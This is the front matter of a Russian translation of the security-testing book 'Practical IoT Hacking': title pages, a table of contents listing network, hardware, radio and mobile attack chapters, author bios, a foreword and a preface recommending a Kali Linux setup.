

Практический хакинг интернета вещей

*Полное руководство по атакам
на устройства интернета вещей*

Предисловие
Дэйва Кеннеди



Фотиос Чанцис, Иоаннис Стаис,
Паулино Кальдерон, Евангелос Деирменцоглу, Бо Вудс

Фотиос Чанцис
Иоаннис Стаис
Паулино Кальдерон
Евангелос Деирменцоглу
Бо Вудс

Практический хакинг интернета вещей

PRACTICAL IOT HACKING

The Definitive Guide to Attacking the Internet of Things

**by Fotios Chantzis, Ioannis Stais,
Paulino Calderon, Evangelos
Deirmentzoglou, and Beau Woods**



**no starch
press**

San Francisco

ПРАКТИЧЕСКИЙ ХАКИНГ ИНТЕРНЕТА ВЕЩЕЙ

**Подробное руководство
по атакам на устройства
интернета вещей**

**Фотиос Чанцис, Иоаннис Стаис
Паулино Кальдерон
Евангелос Деирменцоглу и Бо Вудс**



Москва, 2022

УДК 004.738.5
ББК 32.372
Ч18

*Спасибо за помощь в подготовке книги
Юрию Владимировичу Потапову,
техническому директору ООО «Евроинтех»*

Чанцис Ф., Стаис И., Кальдерон П., Деирменцоглу Е., Вудс Б.
Ч18 Практический хакинг интернета вещей / пер. с англ. Л. Н. Акулич. – М.: ДМК Пресс, 2022. – 480 с.: ил.

ISBN 978-5-97060-974-3

Устройств, управляемых через интернет, с каждым годом становится больше, но не все грамотно оценивают сопутствующие риски. Из этой книги читатель узнает, каким образом подключать умную технику у себя дома и на предприятиях, чтобы наилучшим образом себя обезопасить. Авторы подробно описывают уязвимости в сфере интернета вещей (IoT), моделируют угрозы и представляют эффективную методологию тестирования умных устройств – от инфузионной помпы до беговой дорожки. Практические упражнения научат вовремя распознавать угрозы и предотвращать атаки злоумышленников.

Издание будет полезно тестировщикам безопасности, системным администраторам, а также разработчикам и пользователям IoT-систем.

УДК 004.738.5
ББК 32.372

Copyright © 2021 by Fotios Chantzis, Ioannis Stais, Paulino Calderon, Evangelos Deirmentzoglou, Beau Woods. Title of English-language original: *Practical IoT Hacking: The Definitive Guide to Attacking the Internet of Things*, ISBN 9781718500907, published by No Starch Press Inc. 245 8th Street, San Francisco, California United States 94103. The Russian-Language 1st edition Copyright © 2022 by DMK Press Publishing under license by No Starch Press Inc. All rights reserved.

Все права защищены. Любая часть этой книги не может быть воспроизведена в какой бы то ни было форме и какими бы то ни было средствами без письменного разрешения владельцев авторских прав.

ISBN 978-1-7185-0090-7 (англ.)

ISBN 978-5-97060-974-3 (рус.)

© Fotios Chantzis, Ioannis Stais, Paulino Calderon,
Evangelos Deirmentzoglou, and Beau Woods, 2021

© Перевод, издание, оформление, ДМК Пресс, 2022

Посвящается Клайди и Миранте

СОДЕРЖАНИЕ

<i>От издательства</i>	14
<i>Об авторах</i>	15
<i>О соавторах</i>	16
<i>О техническом обозревателе</i>	17
<i>Вступительное слово</i>	18
<i>Благодарности</i>	20
<i>Предисловие</i>	21

Часть I УГРОЗЫ В МИРЕ ИНТЕРНЕТА ВЕЩЕЙ

1. Безопасность интернета вещей	27
Почему важна защита интернета вещей?	28
Чем защита интернета вещей отличается от традиционной ИТ-защиты?.....	30
В чем особенность взлома интернета вещей?.....	31
Методики, стандарты и инструкции.....	32
Пример: обнаружение проблемы безопасности, связанной с интернетом вещей, составление отчета и информирование	36
Мнения экспертов: навигация в среде интернета вещей	38
Законы хакинга интернета вещей.....	38
Роль правительства в безопасности интернета вещей	40
Взгляд пациентов на безопасность медицинских устройств	41
Заключение.....	43
2. Моделирование угроз	44
Моделирование угроз для интернета вещей.....	44
Схема моделирования угроз.....	45
Определение архитектуры	46
Разбивка архитектуры на компоненты.....	47
Выявление угроз	49
Использование деревьев атак для обнаружения угроз	57

Оценка угроз с помощью схемы классификации DREAD	58
Другие типы моделирования угроз, структуры и инструменты.....	59
Распространенные угрозы интернета вещей.....	60
Атаки с подавлением сигнала	60
Атаки с воспроизведением	60
Атаки со взломом настроек.....	61
Атаки на целостность оборудования	61
Клонирование узла.....	61
Нарушения безопасности и конфиденциальности	62
Осведомленность пользователей о безопасности.....	62
Заключение	62
 3. Методология тестирования безопасности	63
Пассивная разведка	65
Физический или аппаратный уровень.....	68
Периферийные интерфейсы.....	68
Среда загрузки.....	69
Блокировки	70
Предотвращение и обнаружение несанкционированного доступа.....	70
Прошивка.....	70
Интерфейсы отладки	71
Физическая устойчивость.....	71
Сетевой уровень	72
Разведка	72
Атаки на сетевой протокол и службы	75
Тестирование беспроводного протокола.....	77
Оценка веб-приложений	77
Картирование приложений.....	78
Элементы управления на стороне клиента.....	79
Аутентификация	79
Управление сеансом.....	80
Контроль доступа и авторизация.....	80
Проверка ввода	80
Логические ошибки.....	81
Сервер приложений	81
Исследование конфигурации хоста	81
Учетные записи пользователей	81
Надежность пароля	82
Привилегии учетной записи.....	82
Уровни патчей.....	83
Удаленное обслуживание.....	84
Управление доступом к файловой системе	84
Шифрование данных	85
Неверная конфигурация сервера.....	85
Мобильное приложение и облачное тестирование	85
Заключение	86

Часть II ВЗЛОМ СЕТИ

4. Оценка сети	89
Переход в сеть IoT	89
VLAN и сетевые коммутаторы	90
Спуфинг коммутатора	91
Двойное тегирование	94
Имитация устройств VoIP	95
Идентификация устройств IoT в сети	98
Обнаружение паролей службами снятия отпечатков	98
Написание новых инструментов зондирования служб Nmap	103
Атаки MQTT	105
Настройка тестовой среды	106
Написание модуля MQTT Authentication-Cracking в Ncrack	109
Тестирование модуля Ncrack на соответствие MQTT	119
Заключение	120
 5. Анализ сетевых протоколов	121
Проверка сетевых протоколов	122
Сбор информации	122
Анализ	124
Создание прототипов и разработка инструментов	125
Проведение оценки безопасности	126
Разработка диссектора Wireshark для протокола DICOM на языке Lua	127
Работа с Lua	128
Общие сведения о протоколе DICOM	128
Генерация трафика DICOM	129
Включение Lua в Wireshark	130
Определение диссектора	131
Определение основной функции диссектора	132
Завершение диссектора	133
Создание диссектора C-ECHO	134
Извлечение строковых значений заголовков объектов приложения	135
Начальная загрузка данных функции диссектора	135
Анализ полей переменной длины	136
Тестирование диссектора	137
Разработка сканера служб DICOM для механизма сценариев Nmap	138
Написание библиотеки сценариев Nmap для DICOM	138
Коды и константы DICOM	139
Написание функций создания и уничтожения сокетов	140
Определение функций для отправки и получения пакетов DICOM	141
Создание заголовков пакетов DICOM	142
Написание запросов контекстов сообщений A-ASSOCIATE	143
Чтение аргументов скрипта в движке сценариев Nmap	145
Определение структуры запроса A-ASSOCIATE	146
Анализ ответов A-ASSOCIATE	147
Создание окончательного сценария	148

Заключение	149
6. Использование сети с нулевой конфигурацией	150
Использование UPnP	151
Стек UPnP.....	152
Распространенные уязвимости UPnP	154
Проникаем сквозь лазейки в файрволе.....	155
Злоупотребление UPnP через интерфейсы WAN	161
Другие атаки UPnP	165
Использование mDNS и DNS-SD	166
Как работает mDNS	167
Как работает DNS-SD	167
Проведение разведки с помощью mDNS и DNS-SD	168
Злоупотребление на этапе проверки mDNS.....	170
Атаки «человек посередине» на mDNS и DNS-SD	171
Использование WS-Discovery	181
Как работает WS-Discovery	181
Подделка камер в вашей сети.....	183
Создание атак WS-Discovery	189
Заключение	190

Часть III ВЗЛОМ АППАРАТНОЙ ЧАСТИ СИСТЕМЫ

7. Уязвимости портов UART, JTAG и SWD.....	192
UART	193
Аппаратные средства для связи с UART.....	194
Как найти порты UART	194
Определение скорости передачи UART.....	198
JTAG и SWD.....	199
JTAG	199
Как работает SWD	200
Аппаратные средства для взаимодействия с JTAG и SWD	201
Идентификация контактов JTAG.....	201
Взлом устройства с помощью UART и SWD	203
Целевое устройство STM32F103C8T6 (Black Pill).....	205
Настройка среды отладки	205
Кодирование целевой программы на Arduino	208
Запись и запуск программы Arduino	210
Отладка целевого устройства	218
Заключение	226
8. SPI и I²C	227
Оборудование для связи с SPI и I2C.....	228
SPI.....	229
Как работает SPI.....	229
Извлечение содержимого микросхем флеш-памяти EEPROM с SPI	230

I ² C	235
Как работает I ² C.....	235
Настройка архитектуры шины I ² C типа «контроллер–периферия»	236
Атака на I ² C с помощью Bus Pirate.....	241
Заключение.....	244

9. Взлом прошивки.....245

Прошивка и операционные системы	245
Получение доступа к микропрограмме.....	246
Взлом маршрутизатора Wi-Fi.....	250
Извлечение файловой системы	251
Статический анализ содержимого файловой системы	252
Эмуляция прошивки.....	255
Динамический анализ.....	261
Внедрение бэкдора в прошивку	264
Нацеливание на механизмы обновления микропрограмм.....	269
Компиляция и установка	270
Код клиента.....	270
Запуск службы обновления	274
Уязвимости служб обновления микропрограмм.....	274
Заключение.....	277

Часть IV ВЗЛОМ РАДИОКАНАЛОВ

10. Радио ближнего действия: взлом rFID.....279

Как работает RFID.....	280
Радиочастотные диапазоны.....	280
Пассивные и активные технологии RFID	281
Структура меток RFID.....	282
Низкочастотные метки RFID.....	284
Высокочастотные RFID-метки.....	285
Атака на RFID-системы с помощью Proxmark3.....	286
Настройка Proxmark3.....	286
Обновление Proxmark3.....	287
Определение низко- и высокочастотных карт	289
Клонирование низкочастотных меток.....	290
Клонирование высокочастотных меток.....	291
Имитация RFID-метки.....	296
Изменение содержимого RFID-меток	297
Атака на MIFARE с помощью приложения для Android	298
Команды RAW для небрендируемых или некоммерческих RFID-тегов	299
Подслушивание обмена данными между меткой и считывателем	303
Извлечение ключа сектора из перехваченного трафика	304
Атака путем подделки RFID	305
Автоматизация RFID-атак с помощью механизма скриптов Proxmark3.....	306

Пользовательские сценарии использования RFID-фаззинга	307
Заключение	312
11. Bluetooth Low Energy (BLE)	313
Как работает BLE	314
Общий профиль доступа и общий профиль атрибутов	316
Работа с BLE	317
Необходимое оборудование BLE	317
BlueZ	318
Настройка интерфейсов BLE	318
Обнаружение устройств и перечисление характеристик	319
GATTTool	319
Bettercap	320
Получение перечня характеристик, служб и дескрипторов	321
Чтение и запись характеристик	322
Взлом BLE	323
Настройка BLE CTF Infinity	324
Приступаем к работе	324
Флаг 1. Исследование характеристик и дескрипторов	326
Флаг 2. Аутентификация	328
Флаг 3. Подмена вашего MAC-адреса	329
Заклучение	331
12. Радиоканалы средней дальности: взлом Wi-Fi	332
Как работает Wi-Fi	332
Оборудование для оценки безопасности Wi-Fi	333
Атаки Wi-Fi на беспроводные клиенты	334
Деаутентификация и атаки «отказ в обслуживании»	334
Атаки на Wi-Fi путем подключения	337
Wi-Fi Direct	342
Атаки на точки доступа Wi-Fi	345
Взлом WPA/WPA2	346
Взлом WPA/WPA2 Enterprise для сбора учетных данных	352
Методология тестирования	353
Заклучение	354
13. Радио дальнего действия: LPWAN	355
LPWAN, LoRa и LoRaWAN	356
Захват трафика LoRa	357
Настройка платы разработки Heltec LoRa 32	358
Настройка LoStik	363
Превращаем USB-устройство CatWAN в сниффер LoRa	367
Декодирование протокола LoRaWAN	372
Формат пакета LoRaWAN	372
Присоединение к сетям LoRaWAN	374

Атаки на LoRaWAN	377
Атаки с заменой битов	377
Генерация ключей и управление ими	380
Атаки воспроизведения	381
Подслушивание	382
Подмена ACK	382
Атаки, специфичные для приложений	382
Заключение	382

Часть V АТАКИ НА ЭКОСИСТЕМУ IoT

14. Взлом мобильных приложений	385
Угрозы в мобильных приложениях интернета вещей	386
Разбивка архитектуры на компоненты	386
Выявление угроз	386
Средства управления безопасностью Android и iOS	389
Защита данных и зашифрованная файловая система	390
Тестовая среда приложения, безопасный IPC и службы	390
Подписи приложений	391
Аутентификация пользователя	391
Управление изолированными аппаратными компонентами и ключами	391
Проверенная и безопасная загрузка	392
Анализ приложений iOS	392
Подготовка среды тестирования	393
Извлечение и повторная подпись IPA	394
Статический анализ	395
Динамический анализ	398
Атаки путем инъекции	406
Хранилище связки ключей	407
Реверс-инжиниринг двоичного кода	408
Перехват и изучение сетевого трафика	410
Обход механизма обнаружения джейлбрейка с помощью динамического патча	411
Как обойти обнаружение джейлбрейка с помощью статического патча	412
Анализ приложений Android	414
Подготовка тестовой среды	414
Извлечение файла APK	415
Статический анализ	416
Обратная конвертация двоичных исполняемых файлов	417
Динамический анализ	418
Перехват и анализ сетевого трафика	423
Утечки по побочным каналам	423
Обход защиты от root-доступа с помощью статического патча	424
Обход защиты от root-доступа с помощью динамического патча	426
Заключение	426

15. Взлом умного дома	428
Физический доступ в здание	429
Клонирование RFID-метки умного дверного замка	429
Глушение беспроводной сигнализации	432
Воспроизведение потока с IP-камеры	437
Общие сведения о протоколах потоковой передачи	437
Анализ сетевого трафика IP-камеры	438
Извлечение видеопотока	439
Атака на умную беговую дорожку	443
Умные беговые дорожки и операционная система Android	444
Перехват управления интеллектуальной беговой дорожкой на базе Android	446
Заключение	460
<i>Инструменты для взлома интернета вещей</i>	461
<i>Предметный указатель</i>	476

От издательства

Отзывы и пожелания

Мы всегда рады отзывам наших читателей. Расскажите нам, что вы думаете об этой книге, – что понравилось или, может быть, не понравилось. Отзывы важны для нас, чтобы выпускать книги, которые будут для вас максимально полезны.

Вы можете написать отзыв на нашем сайте www.dmkpress.com, зайдя на страницу книги и оставив комментарий в разделе «Отзывы и рецензии». Также можно послать письмо главному редактору по адресу dmkpress@gmail.com; при этом укажите название книги в теме письма.

Если вы являетесь экспертом в какой-либо области и заинтересованы в написании новой книги, заполните форму на нашем сайте по адресу http://dmkpress.com/authors/publish_book/ или напишите в издательство по адресу dmkpress@gmail.com.

Список опечаток

Хотя мы приняли все возможные меры для того, чтобы обеспечить высокое качество наших текстов, ошибки все равно случаются. Если вы найдете ошибку в одной из наших книг, мы будем очень благодарны, если вы сообщите о ней главному редактору по адресу dmkpress@gmail.com. Сделав это, вы избавите других читателей от недопонимания и поможете нам улучшить последующие издания этой книги.

Нарушение авторских прав

Пиратство в интернете по-прежнему остается насущной проблемой. Издательства «ДМК Пресс» и No Starch Press очень серьезно относятся к вопросам защиты авторских прав и лицензирования. Если вы столкнетесь в интернете с незаконной публикацией какой-либо из наших книг, пожалуйста, пришлите нам ссылку на интернет-ресурс, чтобы мы могли применить санкции.

Ссылку на подозрительные материалы можно прислать по адресу электронной почты dmkpress@gmail.com.

Мы высоко ценим любую помощь по защите наших авторов, благодаря которой мы можем предоставлять вам качественные материалы.

Об авторах

Фотиос (Фотис) Чанцис (@ithilgore) работает над безопасным и надежным общим искусственным интеллектом (AGI) в OpenAI. Прежде он занимал должность главного инженера по информационной безопасности в Mayo Clinic, где проводил техническую оценку безопасности медицинских устройств, систем клинической поддержки и критически важной инфраструктуры здравоохранения. С 2009 года входил в основную команду разработчиков Nmap, написал Ncrack под руководством Гордона «Федора» Лайона, автора исходной версии Nmap, в ходе инициативной программы Google Summer of Code. Впоследствии выступал наставником в проекте Nmap во время Google Summer of Code 2016 и 2017 года, создал видеокурс по Nmap. Исследование сетевой безопасности Фотиса Чанциса включает использование TCP Persist Timer (вы можете найти его статью по теме, опубликованную в Phrack № 66) и изобретение скрытой атаки со сканированием портов путем злоупотребления протоколом XMPP. Фотис участвовал в различных конференциях по безопасности, включая DEF CON. Основные его работы представлены на его сайте <https://sock-raw.org/>.

Иоаннис Стаис (@Einstais) – старший исследователь в области ИТ-безопасности и руководитель красной команды CENSUS S.A. – компании, предлагающей специализированные услуги в области кибербезопасности клиентам по всему миру. Иоаннис участвовал более чем в 100 проектах по оценке безопасности, включая оценку протоколов связи, сетевых и мобильных банковских услуг, платежных систем NFC, банкоматов и систем точек продаж, критически значимого медицинского оборудования и решений MDM. Получил степень магистра в области компьютерных систем в Афинском университете. В настоящее время исследования Иоанниса сосредоточены на разработке алгоритмов машинного обучения для улучшения анализа уязвимостей, на усовершенствовании фреймворков для исследования уязвимостей методом грубой силы и изучении современных угроз мобильным и веб-приложениям. Иоаннис Стаис представлял свои исследования на конференциях по безопасности, таких как Black Hat Europe, Troopers NGI и Security BSides Athens.

О соавторах

Паулино Кальдерон (@calderpwn) – автор публикаций и международный спикер, более 12 лет работающий в области безопасности сетей и приложений. Он выступает на конференциях по безопасности и вместе со специалистами Websec – фирмы, основанной им в 2011 году – консультирует компании из списка Fortune 500, а свободное от работы время проводит в блаженном отдыхе на пляжах Косумеля (Мексика). Паулино – большой почитатель программного обеспечения с открытым исходным кодом и участвовал во многих проектах, включая Nmap, Metasploit, OWASP Mobile Security Testing Guide (MSTG), OWASP Juice Shop и OWASP IoT Goat.

Евангелос Деирменцоглу (@edeirme) – специалист по информационной безопасности, интересующийся решением масштабных проблем защиты. Руководил работой по обеспечению кибербезопасности финансового технологического стартапа Revolut. Член Сообщества свободно распространяемого ПО с 2015 года; внес вклад в разработку Nmap и Ncrack. В настоящее время пишет диссертацию по кибербезопасности, уделяя особое внимание анализу исходного кода, который он применял в работе со многими крупными поставщиками технологий США, компаниями из списка Fortune 500, финансовыми и медицинскими учреждениями.

Бо Вудс (@beauwoods) – научный сотрудник по инновациям в области кибербезопасности в Атлантическом совете, лидер движения I Am The Cavalry. Основатель и генеральный директор Stratigos Security; входит в правление ряда некоммерческих организаций. В своей работе, которая призвана наладить контакт между сообществами, занимающимися исследованием безопасности, и сообществами публичных политик, он стремится к тому, чтобы любая сетевая технология, способная укрепить безопасность человека, заслуживала доверия. В прошлом сотрудник Управления по санитарному надзору за качеством пищевых продуктов и медикаментов США, главный управляющий консультант Dell SecureWorks. Последние несколько лет проводит консультации в сфере энергетики, здравоохранения, автомобилестроения, авиации, железнодорожного транспорта и интернета вещей; сотрудничает с исследователями кибербезопасности, разработчиками ИТ-политик и Белым домом. Является автором ряда публикаций, часто выступает на публичных мероприятиях.

О техническом обозревателе

Аарон Гусман (Aaron Guzman) – один из авторов «Руководства по тестированию безопасности интернета вещей», технический руководитель группы безопасности Cisco Meraki. В рамках проектов OWASP IoT и Embedded Application Security возглавляет инициативы с открытым исходным кодом, которые повышают осведомленность о стратегиях защиты интернета вещей и тем самым снижают порог входа в отрасль защиты IoT для специалистов. Аарон Гусман – сопредседатель рабочей группы Cloud Security Alliance по IoT и технический рецензент ряда книг по безопасности интернета вещей. Имеет широкий опыт публичных выступлений, проводя презентации на конференциях, тренинги и семинары по всему миру. Следите за исследованиями Аарона в Твиттере: [@scriptingxss](#).

ВСТУПИТЕЛЬНОЕ СЛОВО

Современные программы безопасности предназначены для борьбы с традиционными угрозами на предприятии. Но технологии развиваются с такой скоростью, что выявлять утечку данных организации становится все труднее.

Рождение интернета вещей в одночасье превратило традиционные производственные предприятия в компании по разработке программного обеспечения. Они начали комбинировать интегрированное аппаратное обеспечение и ПО для повышения эффективности своих продуктов, обновлений, простоты использования и ремонтнопригодности. Используемые, как правило, в важных инфраструктурах – дома или в корпоративных сетях, – эти устройства предоставили новый ряд функций и приспособлений, облегчающих нашу жизнь.

Однако эти «черные ящики» принесли нам и новые испытания. Созданные специалистами, продумывающими лишь техническую сторону, они почти не интегрируются в систему безопасности. Они подвергли нашу жизнь новым угрозам и предоставили входы в инфраструктуру, которой раньше не было. Такие устройства до сих пор практически не отслеживаются и содержат ряд уязвимостей, так что мы часто не замечаем вторжения в их работу. При выявлении угроз организации подобные устройства не принимаются в расчет – часто их даже не отмечают в списке оборудования, подлежащего внутренней проверке безопасности.

«Практический хакинг интернета вещей» – это не просто очередная книга по безопасности: здесь обсуждается философия тестирования безопасности и показывается, как нам нужно изменить свое отношение к подключению техники у себя дома и на предприятиях, чтобы наилучшим образом себя обезопасить. Многие компании-производители не учитывают вопросов безопасности при разработке, а в результате создаваемые системы очень уязвимы для атак. Такие

устройства можно найти почти в каждой сфере нашей жизни. Интернет вещей влияет на все отрасли и компании, создавая риск, с которым большинство организаций не в состоянии справиться.

Большинство людей не вполне понимает, какие риски таят в себе устройства интернета вещей. Принято считать, что раз они не содержат конфиденциальной информации, то и не критичны для компании. На самом деле злоумышленники используют эти устройства в качестве скрытых каналов в сети, которые остаются незамеченными в течение долгого времени и ведут непосредственно к уязвимым данным. Приведу пример из личной практики. Недавно я участвовал в расследовании инцидента на крупном производственном предприятии. Мы обнаружили, что злоумышленники проникли в организацию через программируемый логический контроллер (ПЛК). Один из заводов-производителей привлекал стороннего подрядчика для изготовления устройств, и злоумышленники получили доступ к системам этого подрядчика. В результате более двух лет они могли распоряжаться всей информацией о клиентах и данными компании, о чем никто не догадывался.

ПЛК был точкой входа в остальную часть сети и в конечном счете открывал прямой доступ ко всем системам исследований и разработок компании, которые содержали большую часть интеллектуальной собственности и уникальных данных. Атака была обнаружена только потому, что один из злоумышленников по небрежности сбросил имена пользователей и пароли контроллера домена, что вызвало случайный сбой системы, потребовавший расследования.

Авторы книги «Практический хакинг интернета вещей» в первую очередь фокусируются на понимании рисков и уязвимостей, моделируя угрозы и описывая эффективную методологию тестирования устройств интернета вещей. Книга повествует о хакинге оборудования, сети, радио и всей инфраструктуры интернета вещей, а также о том, как анализировать выявленные риски путем технической оценки устройств. При описании методов тестирования устройств, входящих в систему интернета вещей, подробно рассказывается, что нужно для создания программы тестирования в организации и как проводить проверку. Эта книга призвана изменить методы оценки безопасности в большинстве организаций и помочь лучше понять риски – тестирование устройств интернета вещей рассматривается как часть этого процесса.

Рекомендую книгу всем техническим специалистам, которые производят устройства интернета вещей, а также всем, кто пользуется таковыми дома или на предприятии. Поскольку безопасность систем и защита информации сегодня важны как никогда, актуальность этой книги очевидна. Я искренне рад ее появлению, учитывая, какая работа за этим стоит, и уверен, что она поспособствует разработке более безопасной инфраструктуры интернета вещей в будущем.

Дэйв Кеннеди,
основатель TrustedSec, Binary Defense

БЛАГОДАРНОСТИ

Мы хотим поблагодарить Фрэнсис Сокс и других сотрудников издательства No Starch Press, которые приняли участие в работе над книгой. Также благодарим Аарона Гусмана за подробный технический обзор содержания. Мы признательны Сальвадору Мендоса за помощь в подготовке главы о RFID. Отдельная благодарность Джорджу Чатзи-софронио за освещение ряда концепций в главе о Wi-Fi.

Спасибо Фонду электронных рубежей (EFF) за ценную юридическую консультацию в ходе написании книги. Наконец, мы хотим отметить вклад Харли Гейгера, Дэвида Роджерса, Мари Мо и Джея Рэдклиффа, которые поделились своими соображениями по теме в главе 1, и Дэйва Кеннеди, написавшего вступительное слово.

ПРЕДИСЛОВИЕ



Наша зависимость от технологий растет более быстрыми темпами, чем наша способность защитить их. Технологии, которые, как мы знаем, не застрахованы от вторжения злоумышленников, каждый день везут нас на работу, обслуживают медучреждения, наблюдают за нашими домами... Как доверять этим устройствам, если они не вполне надежны?

Аналитик по кибербезопасности Керен Элазари сказала, что хакеры – это «иммунная система цифровой эры». Нам нужны технически подкованные люди, которые могут выявлять уязвимости и информировать и защищать общество от ущерба, связанного со взломом интернет-систем. Никогда еще эта работа не была настолько актуальна: слишком немногие располагают необходимыми знаниями, навыками и инструментами¹.

Эта книга призвана укрепить иммунную систему общества, чтобы лучше защитить всех нас.

Подход, принятый в книге

Хакинг в сфере интернета вещей – очень широкая тема, и в книге используется практический подход к ней. Мы фокусируемся на концепциях и методах, которые помогут вам быстро приступить к тес-

¹ Россия принимает активное участие в развитии международной экосистемы интернета вещей. В феврале 2022 г. официально опубликован первый международный стандарт промышленного интернета вещей, разработка которого велась по инициативе «Ростелекома» на базе технического комитета (ТК) по стандартизации 194 «Кибер-физические системы» Росстандарта при поддержке Минпромторга России. Стандарт станет платформой для развития Национальной технологической инициативы (НТИ) и цифровой экономики. Его утверждение состоялось на уровне ключевых организаций — Международной организации по стандартизации и Международной электротехнической комиссии (ISO/IEC). https://iotas.ru/media/day_theme/1365/.

тированию реальных систем, протоколов и устройств интернета вещей. Мы специально выбрали для примера инструменты и уязвимые устройства, широко распространенные и доступные по цене, чтобы вы могли практиковаться самостоятельно.

Мы также подготовили образцы кода и эксплойты, с которыми вы можете поэкспериментировать. Они доступны на веб-сайте книги по адресу <https://nostarch.com/practical-iot-hacking/>. Для удобства изучения некоторые упражнения сопровождаются образами виртуальных машин. В некоторых главах мы ссылаемся на популярные примеры с открытым исходным кодом, которые легко найти в интернете.

Перед вами не руководство по применению средств для взлома интернета вещей – книга не охватывает все аспекты безопасности интернета вещей, поскольку для этого понадобился бы труд куда большего масштаба. Поэтому мы взяли для рассмотрения самые основные методы взлома оборудования, включая взаимодействие с UART, I²C, SPI, JTAG и SWD. Мы анализируем различные сетевые протоколы интернета вещей, уделяя особое внимание тем, которые не просто важны, но и мало исследовались ранее. Среди них UPnP, *WS-Discovery*, mDNS, DNS-SD, RTSP / RTCP / RTP, LoRa / LoRaWAN, Wi-Fi и Wi-Fi Direct, RFID и NFC, BLE, MQTT, CDP и DICOM. Также мы обсуждаем реальные примеры, с которыми сталкивались в ходе профессионального тестирования.

Для кого предназначена эта книга

Не существует двух людей с одинаковыми воззрениями и опытом. Между тем анализ устройств интернета вещей требует навыков практически во всех областях, потому что эти устройства сочетают в себе вычислительную мощность и возможности подключения в самом разном рабочем окружении. Мы не можем предугадать, какие главы и фрагменты книги читатель сочтет наиболее интересными. Но полагаем, что предоставление этих знаний широким слоям населения обеспечит больший контроль пользователей над стремительно цифровизирующимся миром.

Мы написали книгу для тех, кто профессионально занимается взломом и проникновением в системы (так называемых тестировщиков безопасности), но ожидаем, что она будет полезна и другим людям:

- **исследователь систем безопасности** может использовать книгу как справочник, разбираясь с незнакомыми протоколами, структурами данных, компонентами и концепциями инфраструктуры интернета вещей;
- **системный администратор** предприятия узнает, как лучше защитить рабочую среду и активы своей организации;
- **менеджер по продукции** ознакомится с новыми ожиданиями клиентов в отношении устройств интернета вещей и сможет учесть это при разработке, уменьшив стоимость продукта и сократив время его вывода на рынок;

- **специалист по оценке безопасности** откроет для себя новые навыки, чтобы лучше обслуживать клиентов;
- **любопытный студент** найдет знания, которые помогут ему выстроить карьеру в области, связанной с защитой людей.

Настоящая книга написана в расчете на то, что читатель умеет работать с командной строкой Linux, знаком с сетевыми концепциями TCP/IP и кодированием. При необходимости вы можете обратиться к дополнительным материалам по взлому аппаратного обеспечения, таким как книга *The Hardware Hacking Handbook* (Colin O'Flynn, Jasper van Woudenberg; готовится к выходу в издательстве No Starch Press). Ссылки на дополнительную литературу вы встретите ниже в некоторых главах.

Kali Linux

В большинстве упражнений, представленных в книге, используется Kali Linux – самый популярный дистрибутив Linux для тестирования на взлом. Kali поставляется с различными инструментами командной строки, каждому из которых мы уделим внимание при освещении определенных тем. Если вы не разбираетесь в операционной системе, рекомендуем прочитать книгу *OccupyTheWeb. Linux Basics for Hackers* (No Starch Press, 2019) и изучить материалы на сайте <https://kali.org/>, а также пройти бесплатный курс <https://kali.training/>.

Чтобы установить Kali, воспользуйтесь инструкциями на сайте <https://www.kali.org/docs/installation/>. Для установки подойдет любая актуальная версия, однако имейте в виду, что большинство упражнений для версий Kali, обновляемых в период с 2019 по 2020 год. Вы можете попробовать старые образы Kali на <http://old.kali.org/kali-images/>, если у вас возникли проблемы с установкой какого-либо инструмента. В новых версиях Kali по умолчанию устанавливаются не все инструменты, но вы можете добавить их с помощью метапакета `kali-linux-large`. Чтобы установить его, введите в терминале команду:

```
$ sudo apt install kali-linux-large
```

Мы также рекомендуем запускать Kali на виртуальной машине. Подробные инструкции вы найдете на веб-сайте Kali, а на различных онлайн-ресурсах рассказывается, как это сделать с помощью VMware, VirtualBox или других технологий виртуализации.

Структура книги

Книга состоит из 15 глав, которые условно разделены на пять частей. В основе своей главы независимы друг от друга, но в некоторых из них приводятся ссылки на инструменты или концепции, представленные

выше. Поэтому, хотя мы стремились сделать большинство глав автономными, рекомендуем читать книгу последовательно.

Часть I «Угрозы в мире интернета вещей»

Глава 1 «Безопасность интернета вещей» – это своеобразный пролог: здесь рассказывается, почему важна безопасность интернета вещей и каковы особенности хакинга в этой сфере.

Глава 2 «Моделирование угроз» объясняет, как моделировать атаки на системы интернета вещей и какие распространенные угрозы вы можете обнаружить, на примере инфузионной помпы и ее компонентов.

Глава 3 «Методология тестирования безопасности» предоставляет базовые знания для комплексной оценки безопасности вручную на всех уровнях систем интернета вещей.

Часть II «Взлом на уровне сети»

Глава 4 «Оценка сети» показывает, как выполнять переключение VLAN в сетях IoT, идентифицировать устройства IoT в сети и взломать механизм аутентификации MQTT с помощью Ncrack-модуля.

Глава 5 «Анализ сетевых протоколов» посвящена методологии работы с неизвестными сетевыми протоколами. Рассматривается процесс разработки анализатора Wireshark и модуля Nmap Scripting Engine для протокола DICOM.

Глава 6 «Использование сети с нулевой конфигурацией» исследует сетевые протоколы, используемые для автоматизации развертывания и настройки систем IoT. Описываются атаки на UPnP, mDNS, DNS-SD и WS-Discovery.

Часть III «Взлом аппаратной части системы»

Глава 7 «Уязвимости портов UART, JTAG и SWD» посвящена внутренней работе UART и JTAG/SWD. Вы узнаете, как определить на плате контакты UART и JTAG и взломать защиту микроконтроллера STM32F103 с помощью UART и SWD.

Глава 8 «SPI и I²C» объясняет, как использовать два протокола шины с различными инструментами для атаки на встроенные устройства IoT.

Глава 9 «Взлом прошивки» показывает, как извлечь и проанализировать прошивку для организации доступа через бэкдор, а также изучить распространенные уязвимости в процессе обновления прошивки.

Часть IV «Взлом радиоканалов»

Глава 10 «Радио ближнего действия: взлом rFID»: злоупотребление RFID демонстрирует различные атаки на системы RFID, такие как чтение и клонирование карт доступа.

Глава 11 «Bluetooth Low Energy (BLE)» на примере простых упражнений показывает, как атаковать протокол Bluetooth Low Energy.

Глава 12 «Радиоканал среднего дальности: взлом Wi-Fi» освещает атаки на беспроводных клиентов через Wi-Fi, способы злоупотребления Wi-Fi Direct и распространенные атаки на точки доступа Wi-Fi.

Глава 13 «Радио дальнего действия: LPWAN» содержит основы изучения протоколов LoRa и LoRaWAN, показывая, как захватывать и декодировать эти типы пакетов, и освещает распространенные атаки на них.

Часть V «Атаки на экосистему IoT»

Глава 14 «Взлом мобильных приложений» рассматривает распространенные угрозы, проблемы безопасности и методы тестирования мобильных приложений на платформах Android и iOS.

